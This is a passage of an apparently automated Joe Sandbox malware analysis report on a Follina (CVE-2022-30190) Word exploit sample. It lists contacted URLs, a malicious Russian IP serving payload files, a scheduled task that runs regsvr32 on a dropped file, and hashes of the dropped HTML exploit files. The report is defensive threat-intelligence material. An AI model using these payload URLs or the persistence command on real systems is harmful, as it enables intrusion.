39.2.regsvr32.exe.4aa0000.3.unpack	100%	Avira	HEUR/AGEN.1234562		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://185.234.247.119/1240405476.dat	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://www.borland.com/namespaces/TypesAr1	0%	Avira URL Cloud	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://www.borland.com/namespaces/Types-IWSDLPublish	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://www.borland.com/namespaces/Types$r	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://185.234.247.119/123.RES	0%	Avira URL Cloud	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://www.borland.com/namespaces/Typeshhttp://www.borland.com/namespaces/Types-IWSDLPublish	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://www.borland.com/namespaces/TypesU	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://www.borland.com/namespaces/Types7r	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.234.247.119/1240405476.dat	true	• Avira URL Cloud: safe	unknown
http://185.234.247.119/123.RES	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://login.microsoftonline.com/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://shell.suite.office.com:1443	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://schemas.xmlsoap.org/soap/encoding/Nhttp://www.borland.com/namespaces/Types	68101181_048154.img	false		high
http://https://autodiscover-s.outlook.com/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://roaming.edog.	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://cdn.entity.	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://powerlift.acompli.net	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://cortana.ai	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/vr$	regsvr32.exe, 00000026.00000002.58006692 4.0000000000EFA000.00000004.00000020.000 20000.00000000.sdmp	false		high
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://api.aadrm.com/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/http	68101181_048154.img	false		high
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://api.microsoftstream.com/api/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://cr.office.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://graph.ppe.windows.net	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift-frontdesk.acompli.net	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://www.borland.com/namespaces/TypesAr1	regsvr32.exe, 00000026.00000002.58006692 4.0000000000EFA000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://officeci.azurewebsites.net/api/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://www.borland.com/namespaces/Types-IWSDLPublish	regsvr32.exe, 00000028.00000002.58013897 2.00000000007D0000.00000004.00001000.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://store.office.cn/addinstemplate	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/	68101181_048154.img	false		high
http://www.borland.com/namespaces/Types$r	regsvr32.exe, 00000026.00000002.58006692 4.0000000000EFA000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.aadrm.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://globaldisco.crm.dynamics.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://messaging.engagement.office.com/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://dev0-api.acompli.net/autodetect	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://web.microsoftstream.com/video/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://dataservice.o365filtering.com/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://www.borland.com/namespaces/Typeshhttp://www.borland.com/namespaces/Types-IWSDLPublish	68101181_048154.img	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://schemas.xmlsoap.org/wsdl/	68101181_048154.img	false		high
http://https://ncus.contentsync.	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://weather.service.msn.com/data.aspx	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://apis.live.net/v5.0/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://schemas.xmlsoap.org/wsdl/mime/	68101181_048154.img	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://management.azure.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://outlook.office365.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://wus2.contentsync.	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://www.borland.com/namespaces/TypesU	68101181_048154.img	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/odc/insertmedia	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://schemas.xmlsoap.org/soap/envelope/	68101181_048154.img	false		high
http://https://api.office.net	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://incidents.diagnosticssdf.office.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://entitlement.diagnostics.office.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://substrate.office.com/search/api/v2/init	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://outlook.office.com/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://schemas.xmlsoap.org/wsdl/soap/	68101181_048154.img	false		high
http://https://storage.live.com/clientlogs/uploadlocation	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://www.borland.com/namespaces/Types7r	regsvr32.exe, 00000026.00000002.58006692 4.0000000000EFA000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://outlook.office365.com/	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://webshell.suite.office.com	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	87E203A5-891F-43FE-BEFA-581865619F97.9.dr	false		high

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.234.247.119	unknown	Russian Federation		198004	INTERKONEKT-ASPL	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	640918
Start date and time: 07/06/202219:19:33	2022-06-07 19:19:33 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	68101181_048154.img
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	41
Number of new started drivers analysed:	4
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.expl.evad.winIMG@27/33@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 23.7% (good quality ratio 22.5%) • Quality average: 77.2% • Quality standard deviation: 26.3%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, vhdmp.sys, backgroundTaskHost.exe, fsdepends.sys, sdiagnhost.exe, mrxdav.sys, BackgroundTransferHost.exe, rundll32.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 184.30.21.144, 52.109.88.177, 52.109.76.35
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, login.live.com, store-images.s-microsoft.com, config.officeapps.live.com, sls.update.microsoft.com, nexus.officeapps.live.com, displaycatalog.mp.microsoft.com, officeclient.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtQueryVolumeInformationFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:20:50	API Interceptor	39x Sleep call for process: powershell.exe modified
19:23:20	Task Scheduler	Run new task: hxmpsgi path: regsvr32.exe s>-s "C:\Users\user\AppData\Local\Temp\t1.A"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	528384
Entropy (8bit):	0.4760292021578993
Encrypted:	false
SSDEEP:	3072:GfTF1Mime1bj7FFFQFKFFF/FZF4F4FuBpYYI:ppA
MD5:	96C240AD9AC3C4EBDB7A71D235149EDA
SHA1:	3B01F9BE57B91D566D37F7F4F053435907E9E3CC
SHA-256:	31E16D22D5477F2C58BD7E55203803CC031816F89F07D94947C5D640DBBB491E
SHA-512:	B693CEDE21987A01CA8E3CC2E5817BCE9D115BF43BB93E66700FC0F41DB18D390F50E3B24F51E53D91A6118E66EF93019232FFF7EFCCAC9386E5CF49E649D5AF
Malicious:	false
Reputation:	unknown
Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N)U.7...i.(...`.:{6Z...Z.C`..3..y[=.|*..|.....k..Y..f_...$.g..'D...e....F.x....-b.T...4.0..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false
Reputation:	unknown
Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.4485360556164644
Encrypted:	false
SSDEEP:	3:1f/FHaV:11Hu
MD5:	0B404CFE630E2EF7A1750179EA94B598
SHA1:	176520B4BA08A1F85A99797C1B3FA737181CF4D8
SHA-256:	05670DBE1D625D10B2EAB3385E176CF74682F7C6BC220885E17DE7547667F0D3
SHA-512:	90AB710CD730B24997C135D8FA91C66FEA99CD220D796CF48E9A33EA93F1E3BBF1D94BD4A77FDF0175EC84E472A1CA2E54B4AAC7D2015539D39217CCC04D5FA
Malicious:	false
Reputation:	unknown
Preview:	468325. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\87E203A5-891F-43FE-BEFA-581865619F97

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	147863
Entropy (8bit):	5.3589365772806286
Encrypted:	false
SSDEEP:	1536:mcQW/gxgB5BQguw//Q9DQW+zQWk4F77nXmvidQXxUETLKz6e:5HQ9DQW+zIXLI

MD5:	A9A5AE9EC5ADA3A6D5D238F6FD48D1A0
SHA1:	746CDEC0870A427C288F6BD8DB86BB4004631B3C
SHA-256:	8D3C054A45E0F7C3E39020A80883C26725E66A0263BD7FDE20DE69AF438166BD
SHA-512:	0A3BF3288EAB8A7990421404AD0276CF9FA90467E2BA801FA3F8E9E0BD068F8BB3A052534EC9FFB85249252EF6567BE3E585D85C4C8E16AD7F4116931177F02E
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-06-07T17:21:10">.. Build: 16.0.15330.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\AEF9D296.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6241
Entropy (8bit):	4.836014560592255
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdkGPgz47:wDwIwERY5V7VaGPgz47
MD5:	A32050027AEA96B3B70E1056490A98C9
SHA1:	EF28C67583C8C8048C0BAAEAD036680A60441213
SHA-256:	E3BA1C45F9DD1F432138654B5F19CF89C55E07219B88AA7628334D38BB036433
SHA-512:	1C2A1605B67FEB57F99DC4C7DAFFB16D1F3CC48D12CFC338C6D4FD84348DD6A872F6A0DAEDA70E96F49AD05B0F9690211F67346E3E4660CA2E79ED6F038A60C
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\AEF9D296.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\AEF9D296.htm, Author: Joe Security
Reputation:	unknown
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E7589548.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6241
Entropy (8bit):	4.836014560592255
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdkGPgz47:wDwIwERY5V7VaGPgz47
MD5:	A32050027AEA96B3B70E1056490A98C9
SHA1:	EF28C67583C8C8048C0BAAEAD036680A60441213
SHA-256:	E3BA1C45F9DD1F432138654B5F19CF89C55E07219B88AA7628334D38BB036433
SHA-512:	1C2A1605B67FEB57F99DC4C7DAFFB16D1F3CC48D12CFC338C6D4FD84348DD6A872F6A0DAEDA70E96F49AD05B0F9690211F67346E3E4660CA2E79ED6F038A60C
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E7589548.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E7589548.htm, Author: Joe Security
Reputation:	unknown
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\123[1].RES

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6241
Entropy (8bit):	4.836014560592255
Encrypted:	false
SSDEEP:	192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdkGPgz47:wDwIwERY5V7VaGPgz47
MD5:	A32050027AEA96B3B70E1056490A98C9
SHA1:	EF28C67583C8C8048C0BAAEAD036680A60441213
SHA-256:	E3BA1C45F9DD1F432138654B5F19CF89C55E07219B88AA7628334D38BB036433
SHA-512:	1C2A1605B67FEB57F99DC4C7DAFFB16D1F3CC48D12CFC338C6D4FD84348DD6A872F6A0DAEDA70E96F49AD05B0F9690211F67346E3E4660CA2E79ED6F038A60C
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\123[1].RES, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\123[1].RES, Author: Joe Security
Reputation:	unknown
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\123[1].htm (copy)

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	6241
